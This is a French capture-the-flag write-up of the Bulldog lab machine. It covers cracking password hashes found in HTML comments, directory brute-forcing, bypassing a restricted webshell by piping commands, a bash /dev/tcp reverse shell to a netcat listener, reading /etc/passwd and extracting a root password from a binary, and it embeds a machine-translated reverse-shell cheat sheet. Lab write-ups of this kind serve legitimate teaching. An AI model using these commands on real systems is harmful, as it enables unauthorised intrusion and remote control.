
+ End Time: 2025-04-05 13:47:33 (GMT-4) (63 seconds)
```

Nous pouvons constater qu'une autre page est présente, mais qui

n'est pas destinée aux utilisateurs lambda ou aux clients. Cette page explique simplement comment la cyberattaque qui les a touchés a eu lieu, ses conséquences et les mesures de prévention. On y trouve également un webshell, qui fonctionne comme une console d'administration de la machine, mais accessible via un navigateur web.



Vous vous dites sûrement que si l'on possède un webshell, nous avons forcément gagné, mais ce n'est pas le cas, car une autorisation est requise.



Sur la page web, il y a également des informations concernant des

adresses, c'est pourquoi j'ai exploré le code source de la page. J'y ai trouvé des mots de passe hashés. Un mot de passe hashé est un mot de passe transformé en une valeur fixe à l'aide d'un algorithme mathématique, appelé "hash". Cette valeur est unique pour chaque mot de passe, et il est pratiquement impossible de retrouver le mot de passe d'origine à partir du hash, offrant ainsi une meilleure sécurité.

```
<b>Who do I talk to to get started?</b><br><br>

<!--Need these password hashes for testing. Django's default is too complex-->
<!--We'll remove these in prod. It's not like a hacker can do anything with a hash-->
Team Lead: alan@bulldogindustries.com<br><!---6515229daf8dbdc8b89fed2e60f107433da5f2cb-->
Back-up Team Lead: william@bulldogindustries.com<br><br><!---38882f3b81f8f2bc47d9f3119155b05f954892fb-->
Front End: malik@bulldogindustries.com<br><!---c6f7e34d5d08ba4a40dd5627508ccb55b425e279-->
Front End: kevin@bulldogindustries.com<br><br><!---0e6ae9fe8af1cd4192865ac97ebf6bda414218a9-->
Back End: ashley@bulldogindustries.com<br><!---553d917a396414ab99785694afd51df3a8a8a3e0-->
Back End: nick@bulldogindustries.com<br><br><!---ddf45997a7e18a25ad5f5cf222da64814dd060d5-->
Database: sarah@bulldogindustries.com<br><!---d8b8dd5e7f000b8dea26ef8428caf38c04466b3e-->
</font></p>
</div>
</div>
</div>
</body>
</html>
```

J'ai donc créé un fichier texte sur ma machine afin d'organiser les informations collectées et de préparer l'attaque. Cela permet de centraliser les données nécessaires pour une exploitation efficace.

Attaque par brute force avec John the Ripper.  
Pour procéder à l'attaque, j'ai utilisé l'utilitaire John the Ripper, qui est spécialement conçu pour effectuer des attaques par brute force sur des mots de passe hashés. Cet outil permet de tester différentes combinaisons de mots de passe à l'aide de wordlists. Heureusement, une wordlist était déjà fournie avec l'outil, facilitant ainsi le processus d'attaque.


```
# cat bulldoghash.txt
alan@bulldogindustries.com:6515229daf8dbdc8b89fed2e60f107433da5f2cb
william@bulldogindustries.com:38882f3b81f8f2bc47d9f3119155b05f954892fb
malik@bulldogindustries.com: 5f7e34d5d08ba4a40dd5627508ccb55b425e279
kevin@bulldogindustries.com: e6ae9fe8af1cd4192865ac97ebf6bda414218a9
ashley@bulldogindustries.com: 53d917a396414ab99785694afd51df3a8a8a3e0
nick@bulldogindustries.com: df45997a7e18a25ad5f5cf222da64814dd060d5
sarah@bulldogindustries.com:d8b8dd5e7f000b8dea26ef8428caf38c04466b3e
```

```
(root@kali:~/home/kali/Desktop)
# john bulldoghash.txt --format=Raw-SHA1
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-SHA1 [SHA1 128/128 AVX 4x])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
```


En attendant les résultats de l'attaque par brute force, nous allons procéder à un lancement de DirBuster, qui va cibler la page web en question.


Explication de DirBuster :

DirBuster est un outil utilisé pour découvrir des répertoires ou des fichiers cachés sur un serveur web. Il fonctionne en envoyant un grand nombre de requêtes HTTP avec des mots de passe ou des chemins courants pour tester si des ressources sensibles ou non référencées sont accessibles. Cela peut aider à identifier des pages cachées ou des vulnérabilités qui ne sont pas visibles directement depuis l'interface utilisateur du site web.




DirBuster nous fournit une wordlist déjà configurée pour tester toutes les combinaisons possibles. Cette liste se trouve dans le répertoire suivant : `/usr/share/dirbuster/wordlists`.






Plusieurs pages ont été révélées, dont une qui semble importante : /admin/, qui nous redirige vers une page de login. Nous allons donc utiliser les résultats obtenus via l'attaque par dictionnaire précédent pour nous authentifier.


Type	Found
Dir	/
File	/notice
File	/static/js/jquery.min.js
File	/static/js/bootstrap.js
Dir	/admin/
Dir	/admin/auth/
Dir	/admin/auth/group/
Dir	/admin/login/



J'ai trouvé un seul mot de passe, ce qui indique probablement que je suis sur la bonne voie. Les autres comptes ont peut-être un chiffrement ou des mots de passe plus complexes.




L'authentification a bien fonctionné avec le nom d'utilisateur "nick" et le mot de passe "bulldog".



Je me suis rappelé que le webshell requiert une authentification

pour y accéder. Je suis donc retourné et le résultat a été différent : j'ai maintenant un accès complet à la machine, grâce à l'authentification obtenue précédemment.



Je remarque que le webshell fourni offre des fonctionnalités limitées

pour l'utilisation des commandes. Par exemple, je peux utiliser "ifconfig" pour obtenir plusieurs informations, comme l'adresse IP de la machine, ou encore les commandes "cat" et "rm" pour créer ou supprimer des fichiers. Cela a considérablement compliqué la tâche...

Welcome to Web-Shell! The world's most secure webshell. Web-Shell will prevent users from running dangerous shell commands. It does this by limiting the specific commands that can be run. A list of valid commands can be seen below.

```
ifconfig
ls
echo
pwd
cat
rm
```

All commands are run on the server itself, so it is very important to update Web-Shell as soon as possible if a vulnerability is discovered.

Command : ifconfig

```
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:de:c9:d9
        inet addr:192.168.1.37  Bcast:192.168.1.255  Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fedc:c9d9/64 Scope:Link
        inet6 addr: 2a01:cb08:395:2900:a00:27ff:fedc:c9d9/64 Scope:Global
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:471486 errors:0 dropped:2 overruns:0 frame:0
        TX packets:451172 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:41101731 (41.1 MB)  TX bytes:44420679 (44.4 MB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:160 errors:0 dropped:0 overruns:0 frame:0
        TX packets:160 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:11840 (11.8 KB)  TX bytes:11840 (11.8 KB)
```

Command : ls -la

```
total 56
drwxrwxr-x 3 django django 4096 Apr  5 19:34 .
drwxr-xr-x 5 django django 4096 Sep 21  2017 ..
drwxrwxr-x 4 django django 4096 Aug 24  2017 bulldog
-rwxr-xrwx 1 django django 40960 Apr  5 19:34 db.sqlite3
-rwxr-xr-x 1 django django  250 Aug 16  2017 manage.py
```

Je suis allé vérifier le fichier passwd dans le répertoire /etc pour

consulter les logins. Avant, il était possible d'attaquer directement via ce fichier, car les mots de passe n'étaient pas remplacés par des "X", mais cela date de très longtemps.

```
Command : cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
systemd-journal:x:105:107:systemd Journal,,:/run/systemd/journal:/bin/false
```

Lorsque j'essaie d'utiliser une commande non permise, un message d'erreur s'affiche : "Je t'ai attrapé HACKER".

```
Command : whoami
INVALID COMMAND. I CAUGHT YOU HACKER!
```

J'ai effectivement trouvé une méthode pour utiliser n'importe quelle commande en utilisant pip pour enchaîner plusieurs commandes. Nous pouvons confirmer que cela fonctionne, car j'ai utilisé la même commande qui génère le message d'erreur, et cela a fonctionné.

```
ifconfig  
ls  
echo  
pwd  
cat  
rm
```

All commands are run on the server itself, so it is very important to update Web-Shell as soon as possible if a vulnerability is discovered.

  
  
Command : ls | whoami  
django

Ce site m'a énormément aidé, car il m'a fourni une méthode pour tenter un reverse shell, Un reverse shell consiste à établir une connexion où le serveur (ou la machine compromise) se connecte à l'attaquant, permettant ainsi à ce dernier de contrôler la machine cible comme s'il y était physiquement présent. depuis le serveur webshell, afin que le serveur écoute les commandes que je lui demande d'exécuter. C'est comme si nous prenions le contrôle de sa console shell à distance.

## Catégories

- Blog (78)
- Aide-mémoire (10)
  - Coquillages (1)
  - Injection SQL (7)
- Contact (2)
- Actualités du site (3)
- Outils (17)
  - Audit (3)
  - Divers (7)
  - Énumération des utilisateurs (4)
  - Coquillages Web (3)
- Non classé (3)
- Yaptest (15)

## Aide-mémoire sur la coque inversée

Si vous avez la chance de trouver une vulnérabilité d'exécution de commande lors d'un test de pénétration, vous aurez probablement besoin peu de temps après d'un shell interactif.

S'il n'est pas possible d'ajouter un nouveau compte, une clé SSH ou un fichier `.rhosts` et de se connecter, l'étape suivante consiste probablement à réutiliser un shell inversé ou à lier un shell à un port TCP. Cette page traite de la première option.

Vos options pour créer un shell inversé sont limitées par les langages de script installés sur le système cible – bien que vous puissiez probablement également télécharger un programme binaire si vous êtes suffisamment bien préparé.

Les exemples présentés sont adaptés aux systèmes de type Unix. Certains des exemples ci-dessous devraient également fonctionner sous Windows si vous remplacez `« /bin/sh -i »` par `« cmd.exe »`.

Chacune des méthodes ci-dessous est conçue pour tenir sur une seule ligne, facile à copier/coller. Elles sont donc assez courtes, mais peu lisibles.

### Frapper

Certaines versions de `bash` peuvent vous envoyer un shell inversé (cela a été testé sur Ubuntu 10.10) :

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

La commande `nc -l -p 12345 -vv` utilise **Netcat** pour écouter sur le port **12345**. L'option `-l` met Netcat en mode écoute, attendant une connexion entrante. L'option `-p 12345` spécifie le port à utiliser, ici **12345**. Les options `-vv` activent un mode verbeux, affichant des informations détaillées sur la connexion. Cela permet de recevoir des connexions entrantes, comme dans le cas d'un reverse shell.

```
(root@kali) ~/home/kali
# nc -l -p 12345 -vv
listening on [any] 12345 ...
```

nous allons donc utiliser la commande en spécifiant l'ip de

## l'attaquant et le port à l'écoute :

All commands are run on the server itself, so it is very important to upc discovered.

```
echo 'bash -i >& /dev/tcp/192.168.1.38/12345 0>&1' | bash
```

```
Command : ls | whoami
```

```
django
```

Mon attaque en reverse shell a fonctionné et un prompt est apparu.

Un prompt est une invite de commande qui indique que le système est prêt à recevoir des instructions de l'utilisateur. Dans le contexte d'un reverse shell, cela signifie que l'attaquant a réussi à établir une connexion avec la machine cible et peut maintenant exécuter des commandes sur celle-ci à travers ce prompt. C'est comme un terminal distant permettant de contrôler la machine compromise.

```
(root@kali) ~/home/kali
# nc -l -p 12345 -vv
listening on [any] 12345 ...
connect to [192.168.1.38] from bulldog.home [192.168.1.37] 3
5432
bash: cannot set terminal process group (1178): Inappropriat
e ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <
command>".
See "man sudo_root" for details.

bash: /root/.bashrc: Permission denied
django@bulldog:/home/django/bulldog$ |
```

Nous pouvons donc utiliser n'importe quelle commande sans limite et sans détour :

```
(root@kali)~/home/kali
# nc -l -p 12345 -w
listening on [any] 12345 ...
connect to [192.168.1.38] from bulldog.home [192.168.1.37] 3
5432
bash: cannot set terminal process group (1178): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

bash: /root/.bashrc: Permission denied
django@bulldog:/home/django/bulldog$ ls
ls
bulldog
db.sqlite3
manage.py
django@bulldog:/home/django/bulldog$ ls -la
ls -la
total 56
drwxrwxr-x 3 django django 4096 Apr  5 19:34 .
drwxr-xr-x 5 django django 4096 Sep 21  2017 ..
drwxrwxr-x 4 django django 4096 Aug 24  2017 bulldog
-rwxr-xrwx 1 django django 40960 Apr  5 19:34 db.sqlite3
-rwxr-xr-x 1 django django  250 Aug 16  2017 manage.py
django@bulldog:/home/django/bulldog$ whoami
whoami
django
django@bulldog:/home/django/bulldog$ |
```

Ici nous remarquons le que répertoire root est bloqué suite à un manque de permission :

```
django@bulldog:/home$ ls
ls
bulldogadmin
django
django@bulldog:/home$ cd
cd
bash: cd: /root: Permission denied
django@bulldog:/home$
```

Un dossier m'a interrompu, c'était le "bulldogadmin". J'y suis donc allé et j'ai examiné les fichiers intéressants. J'ai eu du mal pendant 30 minutes, car je n'utilisais pas la commande `ls -la` pour afficher toutes les informations et les fichiers, notamment les fichiers cachés. Il y avait beaucoup de résultats, mais j'ai passé beaucoup de temps sur le dossier `.hiddenadmindirectory`, qui me semblait plus important. Dans ce dossier, j'ai trouvé une application en `.exe` et une note qui expliquait une chose peu intéressante.

```
django@bulldog:/home/bulldogadmin$ ls -la
ls -la
total 40
drwxr-xr-x 5 bulldogadmin bulldogadmin 4096 Sep 21 2017 .
drwxr-xr-x 4 root root 4096 Aug 24 2017 ..
-rw-r--r-- 1 bulldogadmin bulldogadmin 220 Aug 24 2017 .bash_logout
-rw-r--r-- 1 bulldogadmin bulldogadmin 3771 Aug 24 2017 .bashrc
drwx----- 2 bulldogadmin bulldogadmin 4096 Aug 24 2017 .cache
drwxrwxr-x 2 bulldogadmin bulldogadmin 4096 Sep 21 2017 .hiddenadmindirectory
drwxrwxr-x 2 bulldogadmin bulldogadmin 4096 Aug 25 2017 .nano
-rw-r--r-- 1 bulldogadmin bulldogadmin 655 Aug 24 2017 .profile
-rw-rw-r-- 1 bulldogadmin bulldogadmin 66 Aug 25 2017 .selected_editor
-rw-r--r-- 1 bulldogadmin bulldogadmin 0 Aug 24 2017 .sudo_as_admin_successful
-rw-rw-r-- 1 bulldogadmin bulldogadmin 217 Aug 24 2017 .wget-hsts
django@bulldog:/home/bulldogadmin$
```

```
django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ ls
ls
customPermissionApp
note
django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$
```



enfin trouvé un répertoire qui était sous mes yeux depuis tout ce temps.

```
django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ strings customPermissionApp
<gadmin/.hiddenadmindirectory$ strings customPermissionApp
/lib64/ld-linux-x86-64.so.2
3250-t
libc.so.6
puts
__stack_chk_fail
system
__libc_start_main
__gmon_start__
GLIBC_2.4
GLIBC_2.2.5
UH-H
SUPERulth
imatePASH
SWORDyouH
CANTget
dH34%(
AWAVA
AUATL
[]A\A]A^A_
Please enter a valid username to use root privileges
Usage: ./customPermissionApp <username>
sudo su root
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.7585
__do_global_dtors_aux_fini_array_entry
frame_dummy
frame_dummy.init_array_entry
```

J'ai recopier les caractères et cela m'a donné un mot de passe (attention il y a des choses en plus à supprimer telle que les certaines lettres qui n'ont rien à faire là)

```
SUPERulthimatePASHSWORDyouHCANTget
```

J'ai essayé une commande pour changer d'utilisateur et me

connecter en tant que root, mais il me manquait un TTY. Un **TTY** (teletypewriter) est un terminal virtuel qui permet à un utilisateur d'interagir avec le système. Il est nécessaire pour exécuter certaines commandes qui nécessitent une interface terminal active, comme celles qui changent d'utilisateur ou demandent une authentification.

```
django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ sudo su
sudo su
sudo: no tty present and no askpass program specified
django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ |
```

